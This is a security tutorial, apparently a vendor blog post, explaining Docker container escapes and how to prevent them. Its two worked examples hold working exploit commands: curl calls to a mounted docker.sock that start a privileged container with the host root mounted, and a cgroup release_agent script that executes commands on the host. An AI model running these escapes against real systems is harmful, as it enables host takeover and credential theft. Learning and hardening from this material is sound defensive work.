What is Docker Container Breakout? Ways to Exploit, Examples and Impact

Docker has revolutionized the way we develop, ship, and run applications by providing a lightweight, portable environment called a container. However, the very nature of containers—sharing the host machine's OS kernel—introduces unique security challenges. A Docker container breakout, also known as a container escape, occurs when a process inside a container manages to bypass the isolation layers and gain unauthorized access to the underlying host system. For security professionals and developers, understanding these escape vectors is critical to maintaining a robust security posture. In this guide, we will dive deep into the technical mechanics of Docker isolation, common misconfigurations that lead to escapes, and real-world exploitation techniques.
Understanding Docker Isolation Mechanics
To understand how a breakout happens, we first need to understand what keeps a container "contained." Unlike Virtual Machines (VMs), which use a hypervisor to emulate hardware and run a completely separate guest OS, Docker containers use several Linux kernel features to create an isolated environment. The two primary pillars are Namespaces and Control Groups (cgroups).
Linux Namespaces
Namespaces provide the illusion of a dedicated system. They partition kernel resources so that one set of processes sees one set of resources while another set of processes sees a different set. Key namespaces include:
- PID Namespace: Isolates the process ID space, meaning processes inside the container cannot see processes on the host.
- NET Namespace: Provides isolated network interfaces and routing tables.
- MNT Namespace: Isolates mount points, so the container has its own file system view.
- UTS Namespace: Allows the container to have its own hostname.
- USER Namespace: Maps UIDs/GIDs inside the container to different UIDs/GIDs on the host (often used to prevent root-in-container from being root-on-host).
Control Groups (cgroups)
While namespaces handle isolation, cgroups handle resource management. They ensure that a single container cannot consume all the host's CPU, memory, or I/O, which prevents Denial of Service (DoS) attacks on the host from within a container.
The Docker Daemon and Capabilities
Jsmon users often monitor infrastructure where the Docker daemon (dockerd) runs as root. This daemon manages containers and has significant privileges. Additionally, Linux capabilities allow for fine-grained control over what a root process can do. By default, Docker drops many sensitive capabilities (like CAP_SYS_ADMIN or CAP_SYS_RAWIO) to limit the potential for a breakout even if a process inside the container is running as root.
What is Docker Container Breakout?
A Docker container breakout is the act of an attacker breaking the boundaries set by namespaces, cgroups, and capabilities to execute commands or read data directly on the host machine. If an attacker achieves a breakout, they essentially move from a restricted sandbox to the host's operating system. From there, they can potentially access other containers, steal sensitive host files (like SSH keys or cloud provider credentials), or move laterally through the internal network.
Common Docker Escape Vectors
Container escapes rarely happen due to a single magic command. They are usually the result of specific misconfigurations, kernel vulnerabilities, or flaws in the container runtime itself.
1. The Privileged Mode Trap
Running a container with the --privileged flag is perhaps the most common and dangerous misconfiguration. This flag effectively disables most of the security features provided by Docker. It grants the container access to all devices on the host and allows it to bypass almost all namespace restrictions.
2. Exploiting the Docker Socket
Developers often mount the Docker socket (/var/run/docker.sock) into a container so that the container can manage other containers (a pattern known as "Docker-in-Docker"). However, the Docker socket is a powerful API. If an attacker gains access to a container with this socket mounted, they can communicate with the host's Docker daemon to pull images, start new containers with high privileges, and eventually take over the host.
3. Mounting Sensitive Host Paths
Sometimes, for convenience, administrators mount sensitive host directories into a container. For example, mounting /etc, /root, or /proc gives the containerized process a direct window into the host's configuration. An attacker can modify /etc/shadow to change passwords or inject a public key into /root/.ssh/authorized_keys to gain persistent SSH access to the host.
4. Kernel Vulnerabilities
Because containers share the host's kernel, any vulnerability in the kernel is a potential escape route. High-profile vulnerabilities like Dirty COW (CVE-2016-5195) or Dirty Pipe (CVE-2022-0847) allowed unprivileged users to overwrite read-only files. In a container context, these can be used to overwrite host binaries or sensitive files, leading to a full breakout.
Step-by-Step Example: Escaping via the Docker Socket
Let's look at a practical example of how an attacker exploits a mounted Docker socket. Imagine a scenario where a CI/CD container has the host's Docker socket mounted to build images.
First, the attacker checks if the socket exists inside the container:
ls -l /var/run/docker.sock
If the file exists and is writable, the attacker can use the docker CLI (if installed) or simple curl commands to talk to the API. If the CLI isn't there, they can download a static binary or use curl. Here is how they can list the images on the host using curl against the Unix socket:
curl --unix-socket /var/run/docker.sock http://localhost/images/json
To escape, the attacker can use the API to start a new container that is deliberately insecure. They will pull a small image like alpine, mount the host's root directory to a path inside the new container, and run it in privileged mode:
curl --unix-socket /var/run/docker.sock -H "Content-Type: application/json" \
  -d '{"Image": "alpine", "Cmd": ["/bin/sh", "-c", "chroot /hostpath /bin/sh"], "HostConfig": {"Binds": ["/:/hostpath"], "Privileged": true}}' \
  http://localhost/containers/create?name=escape_attempt

curl --unix-socket /var/run/docker.sock -X POST http://localhost/containers/escape_attempt/start
Once the container starts, the attacker has a shell where the host's entire filesystem is mounted at /hostpath. By running chroot /hostpath, the attacker is effectively operating as root on the host system.
Step-by-Step Example: The cgroup release_agent Exploit
This is a classic exploit for containers running in --privileged mode. It leverages the release_agent feature of cgroups. When the last process in a cgroup exits, the kernel can execute a command specified in the release_agent file. Since a privileged container can mount the cgroup filesystem, it can trigger this mechanism to execute a command on the host.
Here is a simplified version of the exploit payload:
# 1. Create a cgroup mount point
mkdir -p /tmp/cgroup_mount
mount -t cgroup -o rdma cgroup /tmp/cgroup_mount
mkdir -p /tmp/cgroup_mount/x

# 2. Enable the release_agent notification
echo 1 > /tmp/cgroup_mount/x/notify_on_release

# 3. Find the path of the container's root on the host
host_path=$(sed -n 's/.*\percpu\s\([^,]*\).*/\1/p' /etc/mtab)

# 4. Create the payload script to be executed on the host
echo "#!/bin/sh" > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod +x /cmd

# 5. Set the release_agent to our script path
echo "$host_path/cmd" > /tmp/cgroup_mount/release_agent

# 6. Trigger the exploit by running a short-lived process in the cgroup
sh -c "echo 0 > /tmp/cgroup_mount/x/cgroup.procs"
After running this, the ps aux command executes on the host, and the output is written to a file inside the container. An attacker could easily replace ps aux with a reverse shell command to gain interactive access to the host.
Impact of a Successful Breakout
The impact of a Docker container breakout is almost always critical. Once an attacker is on the host, the following consequences are likely:
- Full Host Compromise: The attacker gains root access to the host OS, allowing them to install malware, backdoors, or rootkits.
- Data Exfiltration: Access to the host means access to all data stored on that host, including databases, configuration files, and secrets used by other containers.
- Lateral Movement: Hosts in cloud environments often have IAM roles or metadata services (like AWS IMDS) attached. An attacker can query these services to get temporary credentials, allowing them to move from the single host to the entire cloud infrastructure.
- Resource Hijacking: Attackers often use compromised hosts for crypto-mining or as part of a botnet for DDoS attacks.
- Persistence: By modifying host startup scripts or cron jobs, attackers can ensure they maintain access even if the original vulnerable container is deleted.
How to Prevent Docker Container Breakouts
Securing Docker requires a defense-in-depth approach. You cannot rely on a single setting; instead, you must harden multiple layers of the stack.
1. Follow the Principle of Least Privilege
Never run containers with the --privileged flag unless absolutely necessary. Similarly, avoid running the main process inside the container as the root user. Use the USER instruction in your Dockerfile to switch to a non-privileged user.
2. Secure the Docker Socket
Avoid mounting /var/run/docker.sock inside containers. If you need to manage Docker from a container, consider using the Docker API over a secured TLS connection or using tools like kaniko for building images, which do not require a Docker daemon.
3. Use Security Profiles (AppArmor and Seccomp)
Docker supports AppArmor and Seccomp (Secure Computing Mode). Seccomp allows you to restrict the system calls a container can make to the kernel. By default, Docker uses a profile that blocks around 44 dangerous syscalls. Customizing these profiles can significantly reduce the attack surface.
4. Enable User Namespaces
User namespace remapping allows you to map the root user inside the container to a non-privileged user on the host. This means that even if an attacker breaks out of the container, they will find themselves as a powerless user on the host system.
5. Keep the Host and Runtime Updated
Regularly patch the host OS kernel and the container runtime (Docker, containerd, runc). Many breakouts exploit known vulnerabilities that have already been patched in newer versions.
6. Use Container-Optimized OSs
Consider using operating systems specifically designed to run containers, such as Fedora CoreOS or Talos Linux. These OSs have a reduced footprint, a read-only root filesystem, and fewer tools available for an attacker to use after a breakout.
Conclusion
Docker container breakouts represent one of the most significant threats in modern cloud-native environments. While Docker provides robust isolation features, misconfigurations and unpatched vulnerabilities can quickly turn a secure sandbox into an open door for attackers. By understanding the common escape vectors—such as privileged mode, socket mounting, and kernel exploits—security teams can proactively harden their infrastructure. Implementing least privilege, utilizing security profiles, and keeping systems updated are essential steps in mitigating these risks.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.